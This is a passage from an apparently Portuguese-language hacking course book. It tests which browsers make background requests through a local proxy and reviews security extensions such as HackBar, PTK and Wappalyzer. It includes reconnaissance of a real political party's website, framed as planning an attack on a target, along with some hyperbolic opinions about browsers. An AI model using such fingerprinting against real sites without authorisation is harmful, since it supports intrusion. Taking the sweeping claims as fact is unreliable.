
Mullvad Browser, um browser que me recomendaram e eu realmente gostei, conforme já visto, foi bem avaliado. Mas vamos ver se ele é ruidoso quanto a requisições sem ações humanas, e se é possível haver telemetria nestas comunicações analisando as URLs. Como padrão abra o Browser Mullvad e configure o proxy, feche e abra novamente o Browser. Sem clicar em nada, observe por alguns minutos.




URLs sendo invocadas sem a ação humana, as duas são:

1. cnd.mullvad.net;
2. versioncheck-bg.addons.mozilla.org.

A 2 é por conta de ser baseado em Gecko e a 1 é um CDN com arquivos do Browser para atualização, pelo que entendi, ele se auto atualiza por este CDN.




Para desencargo de consciência, consulte about:telemetry para confirmar que a telemetria está desligada, veja que a propaganda da Mullvad é uma propaganda de privacidade.



Mullvad pode ser um Browser bom, afinal as únicas requisições feitas são de atualização e levam em consideração os itens de privacidade do Tor Browser, lógico sem o uso da rede ONION.

1.8.4.3 LibreWolf Browser

Uma boa recomendação de um inscrito no canal foi o LibreWolf, um browser que prega a privacidade e baseado no Gecko. Porém, por usar o Mozilla, temos que esperar chamadas em segundo plano sem a ação humana.



Em 10 minutos, as URLs invocadas foram:

- https://statically.io/
- https://pgl.yoyo.org/
- https://curbengh.github.io/
- https://push.services.mozilla.com/
- https://about.gitlab.com/
- https://www.jsdelivr.com/
- https://curbengh.github.io/


Ao pesquisar todos estes domínios, somente o push.service.mozilla.com é um risco.

1.8.4.4 Brave Browser

Brave é um aclamado Browser, principalmente por quem usa Microsoft Windows ou que quer sempre usar um Google Chrome mais seguro. Para executar o Brave com proxy, deve-se abrir antes o Terminal e exportar as variáveis de ambiente **http_proxy** e **https_proxy**, conforme códigos abaixo, e logo em seguida chamar o Browser Brave.

```
1. export http_proxy='http://127.0.0.1:8888'
2. export https_proxy='https://127.0.0.1:8888'
3.
4. brave-browser
```

Em pouco tempo, começam-se as requisições sem a ação humana.



As principais referências, URL são:

- variations.brave.com
- p3a-json.brave.com
- star-randsrv.bsg.brave.com
- safebrowsing.brave.com
- go-updater.brave.com

Das URLs a URL que é muito estranha é a brave.com, ao analisar os dados trata-se de uma Base64 e ao realizar o Decode encontra-se uma massa de dados criptografada. Aprenda, tudo que é cifrado é sobre você e você não tem a chave, então é ruim para você.


Não recomendo o Brave, a não ser que esteja no Microsoft Windows, pois ai você seria um alvo para mim.

1.8.4.5 Google Chrome

De longe o PIOR DOS MALWARES, vou até definir este Browser como um Malware para a Humanidade. Extremamente vulnerável e uma máquina de telemetria contra o usuário. Para executar o Chrome com proxy, deve-se abrir antes o Terminal e exportar as variáveis de ambiente **http_proxy** e **https_proxy**, conforme códigos abaixo, e logo em seguida chamar o Chrome Browser.

```
export http_proxy='http://127.0.0.1:8888'
export https_proxy='https://127.0.0.1:8888'

google-chrome
```

Em pouco tempo, começam-se as requisições sem a ação humana.



As principais referências, URL são:

- clientservices.googleapis.com

- accounts.google.com
- update.googleapis.com
- optimizationguide-pa.googleapis.com
- beacons5.gvt3.com
- beacons.gvt2.com
- clients2.google.com
- safebrowsing.googleapis.com


Esses arquivos beacons estão sempre trocando de URL.

1.8.4.6 Epiphany Browser

Epiphany é um Browser de código aberto do projeto GNOME, no passado utilizava o Gecko como núcleo, mas por dificuldades com a equipe do Mozilla passaram a utilizar o WebKit[18] do projeto GTK.

```
1. export http_proxy='http://127.0.0.1:8888'
2. export https_proxy='https://127.0.0.1:8888'
3.
4. epiphany-browser
```

A pergunta é, cadê as requisições sem a ação Humana?




ZERO ENVIO, TOTALMENTE SILENCIOSO, o único que PASSOU no teste.

1.8.5 Mecanismo de Busca

Outro grande problema na vida de um hacker é, pesquisar. Visto que ninguém sabe tudo e saiba, até os maiores hackers consultam algum lugar. O Google Search Service, o conhecido serviço de busca do Google é uma máquina de anotar tudo que pergunta, tudo que entra ou vê, mas é o mecanismo que retorna melhores resultados. Então o hacker deve se movimentar para outros serviços, o DuckDuckGo vem sendo bem avaliado, porém já noticiei no passado que ele também recolhe dados de usuários e está ligado a produtos de

[18] Acessível pela URL: https://webkitgtk.org/

terceiros. Existem outros inúmeros que mudam conforme o tempo, peço que quando estiver lendo este livro procure em seu tempo.




1.8.6 Ferramentas Office Online


Esse tópico vou deixar para o futuro, pois há algumas informações que preciso obter sobre disroot.org.

1.8.7 Extensões de Browsers


Para este tópico vou utilizar como parâmetro os Browsers usados no Kodachi GNU/Linux. Uma extensão de navegador é algo bom pois facilita operações, mas se mal escolhido pode ser uma grande falha de vulnerabilidade. Então escolha as extensões com sabedoria, pois mesmo que eu indique, procure revisar o código fonte do componente. Veja na imagem abaixo, um simples clique no browser e um resumo de localização e endereços podem ser observados, e isso é importante, na verdade é fundamental que se faça isso constantemente. Esse procedimento com Extensão de Browser é muito mais fácil do que navegar para um site.




Este componente é o IPWHOIS.io, um componente muito utilizado, embora pouco avaliado.




Para obter informações sobre as extensões e os addons, no diretório do browser na área do usuário, procure por firefox. Na imagem abaixo estou usando uma distribuição Kodachi GNU/Linux e analisando o Browser. Neste caso o diretório é:
~/.mozilla/firefox/5vr1hbth.KodachiBrowser, veja na imagem abaixo.



Os dados do addon estão no arquivo addons.json, pegue esse arquivo e abra ele como JSON em algum viewer, afinal JSON não é um arquivo humano. Veja na figura abaixo, o nome e detalhes da extensão, pegue o ID, o id é o nome do arquivo que vamos obter para validar.



O arquivo vai estar **~/.mozilla/firefox/5vr1hbth.KodachiBrowser/extensions/{3cc4ec19-12d7-4081-9d88-a6082b71e5ec}.xpi**, então pegue este arquivo e submeta ele ao virustotal.com, veja que não é localizado nenhum problema.



Recomendo sempre analisar as extensões oficiais, para isso acesse a URL https://addons.mozilla.org/en-US/firefox/extensions/category/privacy-security/, vamos analisar algumas.

A extensão **HackBar** possui um conjunto de funcionalidades que vão desde validações de segurança até ataques propriamente dito, e ainda é gratuito. Recursos do Hackbar:

- O Hackbar é útil para verificar a segurança de aplicativos e servidores da web;
- Hackbar é usado por pesquisadores de segurança;
- O Hackbar pode ser usado para verificar a vulnerabilidade de scripts entre sites no site;
- O Hackbar pode ser usado para verificar a vulnerabilidade do SQL Injection no site;
- O Hackbar pode ser usado para encontrar subdomínios de sites.


A extensão **uBlock Origin** é extensão de navegador multiplataforma, é livre e de código aberto. É usado para filtragem de conteúdo, incluindo bloqueio de anúncios. A extensão está disponível para diversos navegadores:

- Chrome;
- Chromium;
- Edge;
- Firefox;
- Opera;
- Safari.


O uBlock Origin recebeu elogios de sites de tecnologia e especialistas em segurança, pois consome pouca memória se comparado com outras extensões. O objetivo declarado do uBlock Origin é fornecer aos usuários os meios para impor suas próprias escolhas (filtragem de conteúdo). Rapidamente ganhando força como ferramenta de bloqueio de anúncios, o UBlock Firefox chegou a 5 milhões de usuários ativos, e no Chrome posteriormente chegando a mais de 10 milhões de usuários ativos. O desenvolvedor Nik Rolls foi oficialmente lançado pela UBlock para o Microsoft Edge navegador em Dezembro de 2016. Em janeiro de 2017, origem UBlock foi adicionado aos repositórios para Debian 9, e Ubuntu (16.04), e a extensão uBlock Origin foi premiada com a prestigiada honra IoT da “Pick do Month” por Mozilla.

Vamos exemplificar, basta abrir uma página web e clicar no símbolo de uBlock na barra superior, uma nova janela popup, e em tempo de execução e baseado em uma lista de

URLs perigosas, ele vai bloqueando requisições. No caso desta página nenhum link é danoso.




Ao clicar em "Mais" você verá que a ferramenta irá exibir mais dados, no caso do **Google Docs** temos mais elementos bloqueados, lógico, **Google Docs** é da **Google**, a empresa que mais coleta dados de usuários.




Onde:

1. Quais são as URLs que foram bloqueadas;
2. Mais informações visíveis;
3. Menos informações visíveis.

A extensão do navegador **Penetration Testing Kit (PTK)** é sua solução completa para simplificar suas tarefas diárias no campo da segurança de aplicativos. Uma ferramenta fundamental para profissionais de Security, essa extensão foi projetada para melhorar sua eficiência e fornecer informações valiosas para o cotidiano destes profissionais.



Basta abrir um Browser, navegue até uma URL que quer testar e executar a extensão, a ferramenta demora alguns segundos e começa a mapear dados.



Verificação de Tempo de Execução no Navegador oferece Testes Dinâmicos de Segurança de Aplicativos (DAST) e Análise de Composição de Software (SCA) diretamente no seu navegador. Detecte Injeções SQL, Injeções de Linha de Comando, Vulnerabilidades de Script Cross-Site Armazenadas e Refletidas (XSS) e muito mais. Ele ainda identifica ameaças complexas como SQL Authentication Bypass, injeções XPath e ataques JWT. O JWT Inspector adicionou uma nova funcionalidade crucial (JWT Inspector) que permite que você analise JSON Web Tokens (JWT), crie novos tokens e gere chaves públicas e privadas para assinatura JWT.


Obtenha acesso com um clique a informações detalhadas sobre o aplicativo de destino, incluindo sua pilha de tecnologia, Firewalls de Aplicativos Web (WAFs), cabeçalhos de segurança, links rastreados e fluxo de autenticação. PTK inclui um proxy com um log de tráfego detalhado. Este log permite que você repita qualquer solicitação no R-Builder ou enviá-lo para o R-Attacker. Você pode automatizar a execução de Cross-Site Scripting (XSS), injeção SQL ou injeções de comando OS.

A extensão inclui o R-Builder, uma ferramenta poderosa que permite criar e manipular solicitações HTTP com precisão. Use o R-Builder para modificar e adulterar solicitações, permitindo que você teste a robustez da segurança do aplicativo. O R-Builder permite que você execute manobras complexas, incluindo ataques de contrabando de solicitações HTTP, para uma avaliação abrangente das vulnerabilidades dos aplicativos. A extensão inclui um editor de cookies, permitindo que você gerencie cookies de forma eficiente. Adicionar, editar, remover, bloquear, proteger, exportar e importar cookies com facilidade.


O utilitário integrado ajuda você a gerenciar a codificação e decodificação de e para vários formatos, incluindo UTF-8, Base64, MD5 e muito mais. Esta extensão será usada na aula de Vulnerabilidades WEB.

Wappalyzer é uma extensão multiplataforma para browsers, que quando usado revela as tecnologias utilizadas pelos desenvolvedores no site alvo. Ele detecta sistemas de

gerenciamento de conteúdo, plataformas de comércio eletrônico, estruturas web, software de servidor, ferramentas analíticas e muito mais.



Assim como o PTK esta extensão exibe informações sobre o site, principalmente tecnologias usadas, isso pode ser importante pois direciona uma estratégia hacker contra um alvo, geralmente um hacker acessa um site alvo, navega e analisa antes de montar uma estratégia. Veja na imagem abaixo que estou em um site que utiliza Wordpress e vários componentes, é mais um daqueles sites configuráveis e que saem de fábrica cheios de vulnerabilidades.




Uma funcionalidade interessante é a exportação, essa ferramenta exporta um CSV que podemos importar em outras ferramentas, veja a exportação para o site do Partido Liberal.


~/Downloads/wappalyzer_partidoliberal-org.br.csv - Mousepad
File Edit Search View Document Help
1 "URL","CMS","Fórum","Gestão de Banco de Dados","Ferramenta de Documentação","Widget","Ecommerce","Galeria de Fotografias","Wiki","Gestão de Servidores","Ferramenta Estatística","Blog","Framework JavaScript","Rastreamento de Problemas","Reprodutor de Vídeo","Sistema de Comentários","Security","Script de Fonte","Framework Web","Diversos","Editor","LMS","Servidor Web","Ferramenta de Cache","Editor WYSIWYG","Gráfico JavaScript","Framework Mobile","Linguagem de Programação","Sistema Operacional","Motor de Pesquisa","Web Mail","CDN","Automação de Marketing","Extensão de Servidor Web","Banco de Dados","Mapa","Rede de Publicidade","Serviço de Rede","Servidor de Mídia","Webcam","Serviço de pagamento","Gestor de Tags","Sistema de Build/CI","Sistema SCADA","Acesso 